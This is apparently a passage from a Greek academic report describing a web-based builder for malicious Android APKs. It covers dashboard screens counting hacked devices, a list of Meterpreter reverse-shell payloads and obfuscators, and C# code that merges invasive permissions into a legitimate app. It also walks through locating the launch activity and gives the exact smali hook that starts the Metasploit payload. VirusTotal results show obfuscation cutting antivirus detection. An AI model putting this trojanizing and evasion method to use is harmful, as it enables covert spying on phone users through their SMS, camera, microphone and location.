
.




Εικόνα 37 Payload counts per month of current year



Εικόνα 38 Device counts per month of current year



Εικόνα 39 Hacked Devices list




Εικόνα 40 Payloads created list

6.3 User Profile

Σε αυτήν την οθόνη ο χρήστης μπορεί να επεξεργαστεί και να ενημερώσει Save βασικά στοιχεία του λογαριασμού του όπως είναι τα εξής:

- Firstname
- Lastname
- Email
- Password
- User Image


Με το πάτημα του κουμπιού Upload ο χρήστης ανεβάζει μια εικόνα, η εικόνα δεν αποθηκεύεται στην βάση δεδομένων του server, αντ' αυτού αποθηκεύεται στην διαδικτυακή υπηρεσία (https://cloudinary.com/).



Εικόνα 41 Edit User Profile

6.4 Admin Panel

Σε αυτήν την οθόνη πρόσβαση έχουν μόνο οι χρήστες με ρόλο διαχειριστή. Οι διαχειριστές μπορούν να προσθέσουν νέους χρήστες στο σύστημα, αναζητήσουν τους υπόλοιπους χρήστες πλην του εαυτού τους, καθώς και να επεξεργαστούν στοιχεία από την καρτέλα τους. Τέλος, μπορούν να εξάγουν την καρτέλα με τους χρήστες σε μορφή αρχείου .xlsx Export.




Εικόνα 42 Admin Panel

Τα πεδία που μπορούν να επεξεργαστούν είναι τα εξής:

- Username
- Password
- Firstname
- Lastname
- E-mail
- User Role

Από την λίστα με τους χρήστες με το πάτημα του κουμπιού ανοίγει η παρακάτω οθόνη όπως φαίνεται στην **Εικόνα 43**. Από την λίστα με τους χρήστες με το πάτημα του κουμπιού η λίστα γίνεται επεξεργάσιμη και ο διαχειριστής μπορεί να επεξεργαστεί όλα τα στοιχεία του χρήστη. Τέλος, με το πάτημα του κουμπιού τα στοιχεία αποθηκεύονται στην βάση δεδομένων. Από την λίστα με τους χρήστες με το πάτημα του κουμπιού ο διαχειριστής διαγράφει έναν χρήστη. Από την λίστα με τους χρήστες με το πάτημα του κουμπιού γίνεται ανανέωση της λίστας. Η προσθήκη νέου χρήστη γίνεται με το πάτημα του κουμπιού Insert από την παρακάτω οθόνη. Ο χρήστης με ρόλο διαχειριστή πρέπει να συμπληρώσει τα εξής πεδία:

- Username
- Firstname
- Lastname
- E-mail
- Password
- Confirm Password
- User Role




Εικόνα 43 Create User

6.5 APK Builder

Σε αυτήν την οθόνη ο χρήστης μπορεί να δημιουργήσει ένα κακόβουλο APK αρχείο, έχοντας δύο επιλογές:

- Δημιουργία απλού payload.apk αρχείου.
- Διαδικασία ενσωμάτωσης ενός payload σε ένα κανονικό APK αρχείο.

Καθ' όλη την διαδικασία παραγωγής του APK αρχείου ο χρήστης λαμβάνει ειδοποιήσεις σε ποιο στάδιο βρίσκεται η διαδικασία παραγωγής σε πραγματικό χρόνο στο component που βρίσκεται στο κάτω μέρος της οθόνης.



Εικόνα 44 APK Builder

Τα διαθέσιμα payload είναι τα εξής:

- android/meterpreter/reverse_http
- android/meterpreter/reverse_https
- android/meterpreter/reverse_tcp
- android/meterpreter_reverse_http
- android/meterpreter_reverse_https
- android/meterpreter_reverse_tcp
- android/shell/reverse_http
- android/shell/reverse_https
- android/shell/reverse_tcp

Οι διαθέσιμοι obfuscators είναι οι εξής:

- AdvancedReflection
- ArithmeticBranch
- AssetEncryption
- CallIndirection
- ClassRename
- ConstStringEncryption
- DebugRemoval
- FieldRename
- GoTo
- LibEncryption
- MethodOverload
- MethodRename
- NewAlignment
- Nop
- RandomManifest
- Rebuild
- Reflection
- Reorder
- ResStringEncryption

Ο χρήστης θα πρέπει να συμπληρώσει τα εξής πεδία ανάλογα την περίπτωση, αν για παράδειγμα θέλει απλά να δημιουργήσει ένα payload.apk αρχείο, αγνοεί την επιλογή «Bind with APK» και συμπληρώνει τα πεδία:

- SourceIP
- Source Port
- Payload
- Obfuscation

Σε περίπτωση που δεν συμπληρώσει το πεδίο Source Port το προεπιλεγμένο port είναι το «1234». Και τέλος με το πάτημα του κουμπιού 

ξεκινά η διαδικασία.

Στην πρώτη περίπτωση που ο χρήστης δεν επιλέξει «Bind with APK» η διαδικασία που θα γίνει είναι η εξής:

- Χρήση του MSFvenom για την παραγωγή του payload.apk.
- Το payload.apk αρχείο γίνεται obfuscate με βάση τους obfuscators που επέλεξε ο χρήστης.
- Το APK αρχείο γίνεται Rebuild.
- Το APK αρχείο γίνεται Signed.
- Εφαρμόζεται zipalign στο APK αρχείο.

Στην περίπτωση που ο χρήστης επιλέξει να ενσωματώσει το payload που έφτιαξε σε κάποιο άλλο APK αρχείο η διαδικασία που θα γίνει είναι η εξής:

- Επιλογή 

, όπου ο χρήστης ανεβάζει το κανονικό APK αρχείο. Η εφαρμογή πραγματοποιεί έλεγχο για το αν το αρχείο είναι APK αρχείο, καθώς και για το μέγεθος του αρχείου, το οποίο δεν πρέπει να ξεπερνά το μέγεθος των 100mb.
- Χρήση του MSFvenom για την παραγωγή του payload.apk.
- Decompiling payload.apk με χρήση του apktool.
- Decompiling original.apk με χρήση του apktool.
- Μεταφορά των permissions από το AndroidManifest.xml αρχείο στο AndroidManifest.xml αρχείο του payload.apk.

Παρακάτω βλέπουμε τα permissions που θα μεταφερθούν:


```
<uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
  <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
  <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
  <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
  <uses-permission android:name="android.permission.SEND_SMS"/>
  <uses-permission android:name="android.permission.RECEIVE_SMS"/>
  <uses-permission android:name="android.permission.RECORD_AUDIO"/>
  <uses-permission android:name="android.permission.CALL_PHONE"/>
  <uses-permission android:name="android.permission.READ_CONTACTS"/>
  <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
  <uses-permission android:name="android.permission.RECORD_AUDIO"/>
  <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
  <uses-permission android:name="android.permission.CAMERA"/>
  <uses-permission android:name="android.permission.READ_SMS"/>
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
  <uses-permission android:name="android.permission.SET_WALLPAPER"/>
  <uses-permission android:name="android.permission.READ_CALL_LOG"/>
  <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
  <uses-permission android:name="android.permission.WAKE_LOCK"/>
```

Αρχικά διαβάζουμε όλο το αρχείο AndroidManifest.xml από το payload.apk, και το αποθηκεύουμε σε μια λίστα. Στην συνέχεια ξεχωρίζουμε τα permissions και τα αποθηκεύουμε σε μια νέα λίστα. Μετά διαβάζουμε και αποθηκεύουμε σε μια λίστα το αρχείο AndroidManifest.xml από το original APK, βρίσκουμε που ξεκινάνε τα permissions και τα προσθέτουμε από την λίστα που τα είχαμε αποθηκεύσει προηγουμένος. Κάθε φορά που προσθέτουμε ένα, το αφαιρούμε από την λίστα. Τέλος, κάνουμε έλεγχο για το αν υπάρχουν διπλές εγγραφές διαβάζοντας εκ νέου τα permissions από το αρχείο AndroidManifest.xml, αποθηκεύοντας τα permissions σε λίστα και με την μέθοδο Distinct() παίρνουμε τις μοναδικές εγγραφές, βρίσκουμε που τελειώνει το application node του xml και περνάμε στην από κάτω γραμμή τα permissions.

```
1.  //Transfer permissions from payload manifest.xml to original manifest.xml and remo
    ve potential duplicates
2.                  var payloadManifestPath = @"c:\Users\argiris\Desktop\" + id + @"\R
    esources\APKs\DecompiledPayload\AndroidManifest.xml";
3.                  var payloadPermissions = new List<string>();
4.                  var payloadLines = File.ReadAllLines(payloadManifestPath).ToList()
    ;
5.
6.                  foreach (string line in payloadLines.ToList())
7.                  {
8.                      if (line.Contains("<uses-permission"))
9.                          payloadPermissions.Add(line); // add only all the permissi
    ons from payload manifest to a list
10.                 }
11.
12.                 var originalManifestPath = @"c:\Users\argiris\Desktop\" + id + @"\
    Resources\APKs\DecompiledOriginal\AndroidManifest.xml";
13.                 var originalLines = File.ReadAllLines(originalManifestPath).ToList
    ();
14.                 int counter1 = 0, idx1 = -1, permsCounter = -1;
15.
16.                 foreach (string line in originalLines.ToList()) //searching all li
    nes in original manifest, cause we need to index the starting point of permissions

17.                 {
18.                     counter1++;
19.                     if (line.Contains("<uses-permission"))
20.                     {
21.                         idx1 = counter1;
22.                         break;
23.                     }
24.                 }
25.
26.                 Thread.Sleep(1500);
27.
28.                 do
29.                 {
30.                     //add the permissions to original manifest from list, after a
    permission is added to the manifest we remove it from list of permissions
31.                     permsCounter++;
32.                     originalLines.Insert(idx1, payloadPermissions[permsCounter]);

33.                     payloadPermissions.RemoveAt(permsCounter);
34.                     permsCounter--;
35.                     File.WriteAllLines(originalManifestPath, originalLines);
36.                 } while (payloadPermissions.Count != 0);
37.
38.                 Thread.Sleep(1500);
39.                 CreateResponceMsgs.createMsgs(id, "Permissions added in Manifest.x
    ml of " + filename);
40.
41.                 //remove duplicate permissions from original manifest.xml
42.                 int counterd = -1, idxd = -1;
43.                 var filePathd = @"c:\Users\argiris\Desktop\" + id + @"\Resources\A
    PKs\DecompiledOriginal\AndroidManifest.xml"; //The complete path of the file
44.                 List<string> permsList = new List<string>();
45.                 List<string> othersList = new List<string>();
```

```
46.                 List<string> distinctPermsList = new List<string>();
47.                 var originalManifest = File.ReadAllLines(filePathd).ToList(); //Lo
    ad smali file on list.
48.
49.                 foreach (string line in originalManifest.ToList())
50.                 {
51.                     if (line.Contains("<uses-permission"))
52.                         permsList.Add(line);
53.                     else
54.                         othersList.Add(line);
55.                 }
56.
57.                 distinctPermsList = permsList.Distinct().ToList();
58.
59.                 foreach (string ln in othersList.ToList())
60.                 {
61.                     counterd++;
62.                     if (ln.Contains("</application>"))
63.                     {
64.                         idxd = counterd;
65.                         othersList.Insert(idxd + 1, distinctPermsList.ElementAt(0)
    );
66.                         distinctPermsList.RemoveAt(0);
67.                         break;
68.                     }
69.                 }
70.
71.                 do
72.                 {
73.                     othersList.Insert(idxd + 1, distinctPermsList.ElementAt(0));
74.                     distinctPermsList.RemoveAt(0);
75.                 } while (distinctPermsList.Count != 0);
76.
77.                 Thread.Sleep(1500);
78.
79.                 File.WriteAllLines(filePathd, othersList);
```

- Δημιουργία νέου καταλόγου μέσα στο path ~**/smali/com/** στο original APK μέσα στον οποίο θα περάσουμε τα αρχεία που χρειάζεται, τα οποία βρίσκονται στο payload.apk. Τα αρχεία φαίνονται στην παρακάτω **Εικόνα 45**:



Εικόνα 45 Αρχεία προς μεταφορά στο Original APK

- Βρίσκουμε το σημείο εκκίνησης του original APK, δηλαδή το activity που ξεκινάει με το άνοιγμα της εφαρμογής.

Πριν αναλύσουμε με ποιον τρόπο η παρακάτω κλάση βρίσκει με επιτυχία το starting activity σε ένα αρχείο AndroidManifest.xml, θα πρέπει να λάβουμε υπόψη τα παρακάτω χαρακτηριστικά.

- **android:enabled** - Η προκαθορισμένη τιμή είναι true, αν είναι false δεν γίνεται να γίνει εκκίνηση από το σύστημα.
- **<activity-alias>** - Είναι ένας άλλος τρόπος να δηλωθεί ένα activity στο αρχείο AndroidManifest.xml που παίρνει το όνομα από το χαρακτηριστικό targetActivity. Το alias παρουσιάζει το targetActivity ως ανεξάρτητη οντότητα.
- **android:exported** - Αυτό το χαρακτηριστικό καθορίζει αν το component μπορεί να ενεργοποιηθεί από άλλες εφαρμογές. Το starting activity μιας εφαρμογής θα πρέπει πάντα να είναι exported ώστε να μπορεί να ενεργοποιηθεί από το σύστημα. Αν δεν υπάρχουν intent-filters η προκαθορισμένη τιμή είναι true.
- **android:priority** - Τα components που αποκρίνονται σε intents με το χαρακτηριστικό αυτό εκτελούνται με μια συγκεκριμένη σειρά. Όσο ποιο μεγάλος ο αριθμός που τους έχει τεθεί, τόσο μεγαλύτερη η προτεραιότητα για να εκκινηθεί πρώτο το συγκεκριμένο activity. Η προκαθορισμένη τιμή είναι 0.
- **<category android: name = "android.intent.category.Default" …/>** - Τα categories χρησιμοποιούνται για τα implicit intents. Θέτοντας το category ως default, δεν σημαίνει ότι το activity ξεκινάει μαζί με την εφαρμογή.
- **<action android:name = "android.intent.action.MAIN"/>** - Αυτό το action σηματοδοτεί ότι το συγκεκριμένο activity είναι το σημείο εκκίνησης της εκάστοτε εφαρμογής.
- **<category android:name = "android.intent.category.Launcher" …/>** - Θέτει την εφαρμογή ορατή στο launcher της συσκευής.

```
1.  public static class ReadManifest
2.    {
3.        static ReadManifest()
4.        {
5.        }
6.
7.        public static string getStartingActivity(string file)
8.        {
9.            try
10.           {
11.               string activityName = "", actionName = "";
12.               int priority = -1;
13.               List<Activities> activityList = new List<Activities>();
14.
15.               XmlTextReader reader = new XmlTextReader(file);
16.
17.               while (reader.Read())
18.               {
19.                   switch (reader.NodeType)
20.                   {
21.                       case XmlNodeType.Element:
22.
23.                           if (reader.Name.ToString() == "activity")
24.                           {
25.                               while (reader.MoveToNextAttribute())
26.                               {
```

```
27.                                 if (reader.Name.ToString() == "android:enabled")

28.                                 {
29.                                     if (reader.Value.ToString() == "false")
30.                                         break;
31.                                 }
32.                                 else if (reader.Name.ToString() == "android:expo
    rted")
33.                                 {
34.                                     if (reader.Value.ToString() == "false")
35.                                         break;
36.                                 }
37.
38.                                 if (reader.Name.ToString() == "android:name")
39.                                 {
40.                                     activityName = reader.Value.ToString();
41.                                     activityList.Add(new Activities(activityName
    , null, null));
42.                                 }
43.                             }
44.                         }
45.                         else if (reader.Name.ToString() == "activity-alias")
46.                         {
47.                             while (reader.MoveToNextAttribute())
48.                             {
49.                                 if (reader.Name.ToString() == "android:enabled")

50.                                 {
51.                                     if (reader.Value.ToString() == "false")
52.                                         break;
53.                                 }
54.                                 else if (reader.Name.ToString() == "android:expo
    rted")
55.                                 {
56.                                     if (reader.Value.ToString() == "false")
57.                                         break;
58.                                 }
59.
60.                                 if (reader.Name.ToString() == "android:targetAct
    ivity")
61.                                 {
62.                                     activityName = reader.Value.ToString();
63.                                     activityList.Add(new Activities(activityName
    , null, null));
64.                                 }
65.                             }
66.                         }
67.                         else if (reader.Name.ToString() == "action")
68.                         {
69.                             while (reader.MoveToNextAttribute())
70.                             {
71.                                 if (reader.Value.ToString() == "android.intent.a
    ction.MAIN")
72.                                 {
73.                                     actionName = "Main";
74.                                     if (activityList.Count != 0)
```


```
75.                                             activityList.Where(x => x.activity == ac
    tivityName).FirstOrDefault().action = actionName;
76.
77.                                         break;
78.                                     }
79.                                 }
80.                             }
81.                             else if (reader.Name.ToString() == "intent-filter")
82.                             {
83.                                 while (reader.MoveToNextAttribute())
84.                                 {
85.                                     if (reader.Name.ToString() == "android:priority"
    )
86.                                     {
87.                                         priority = Int32.Parse(reader.Value.ToString
    ());
88.
89.                                         if (activityList.Count != 0)
90.                                             activityList.Where(x => x.activity == ac
    tivityName).FirstOrDefault().priority = priority;
91.
92.                                         break;
93.                                     }
94.                                 }
95.                             }
96.                             break;
97.                         }
98.                 };
99.                 activityList.RemoveAll(x => x.action != "Main");
100.                        var activity = activityList.OrderBy(x => x.priority).First()
    ;
101.
102.                        reader.Close();
103.                        reader.Dispose();
104.                        return activity.activity;
105.                    }
106.                    catch (Exception ex)
107.                    {
108.                        Console.Write(ex);
109.                        return null;
110.                    }
111.                }
112.            }
```

Αρχικοποιεί τις μεταβλητές activityName, actionName και priority. Σε ένα while loop διαβάζει κάθε node του xml και συγκεκριμένα το χαρακτηριστικό που δίνει την ονομασία του ελέγχει τα χαρακτηριστικά enabled & exported αν είναι true και αποθηκεύει σε μια λίστα την ονομασία του activity. Η ίδια διαδικασία γίνεται και σε περίπτωση που το activity έχει δηλωθεί ως activity-alias. Στην συνέχεια διαβάζει αν το activity περιέχει <action android:name = “android.intent.action.MAIN”/> και βρίσκει το υπάρχον activity που ανήκει αυτό το action από την λίστα με τα αποθηκευμένα activities και του προσθέτει την ένδειξη “Main”. Τέλος, στο intent-filter του κάθε activity ελέγχει το χαρακτηριστικό priority, στην συνέχεια βρίσκει σε ποιο activity αντιστοιχεί από την λίστα με τα αποθηκευμένα activities και του προσθέτει την τιμή του priority που περιέχει. Αφού το while loop τελειώσει και έχει διαβάσει όλα τα activities, αφαιρεί από την λίστα όσα δεν έχουν την ένδειξη “Main”. Τέλος, η λίστα κατανέμεται με βάση το activity με το μεγαλύτερο priority.

- Προσθήκη Hook στο starting activity του original APK ώστε με κάθε εκκίνηση της εφαρμογής να εκκινεί και την payload class. Σύμφωνα με το life cycle του activity component το hook πρέπει να προστεθεί στην onCreate() μέθοδο. Άρα ψάχνουμε να βρούμε μέσα στο αρχείο του starting activity που βρήκαμε παραπάνω, την παρακάτω γραμμή: «invoke-super {p0, p1},Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V».
  Αφού την βρούμε ακριβώς από κάτω προσθέτουμε το Hook το οποίο είναι η παρακάτω γραμμή: “invoke-static {p0}, Lcom/metasploit/stage/Payload;->onCreate(Landroid/content/Context;)V”.
- Obfuscation του original APK με βάση τους obfuscators που επέλεξε ο χρήστης.
- Το APK αρχείο γίνεται Rebuild.
- Το APK αρχείο γίνεται Signed.
- Εφαρμόζεται zipalign στο APK αρχείο.


6.5.1 APK χωρίς Obfuscation VS Obfuscated APK VirusTotal

Παρακάτω έχουμε ανεβάσει στην πλατφόρμα VirusTotal η οποία είναι μια πλατφόρμα η οποία συγκεντρώνει 62 antivirus προγράμματα τα οποία ελέγχουν το αρχείο που ανεβάσαμε. Στην παρακάτω **Εικόνα 46** βλέπουμε τα antivirus που κατάφεραν να ανιχνεύσουν το αρχείο payload.apk που φτιάξαμε χωρίς να έχει περάσει από την διαδικασία του obfuscation. Ο συνολικός αριθμός των antivirus που το ανιχνευσαν είναι 28/62.



Εικόνα 46 APK αρχείο χωρίς Obfuscation [18]

Σε αυτήν την **Εικόνα 47** βλέπουμε τα antivirus που κατάφεραν να ανιχνεύσουν το αρχείο payload.apk που φτιάξαμε το οποίο περάσαμε από την διαδικασία του Obfuscation. Ο συνολικός αριθμός των antivirus που το ανιχνευσαν είναι 19/62.




Εικόνα 47 APK αρχείο με Obfuscation [18]

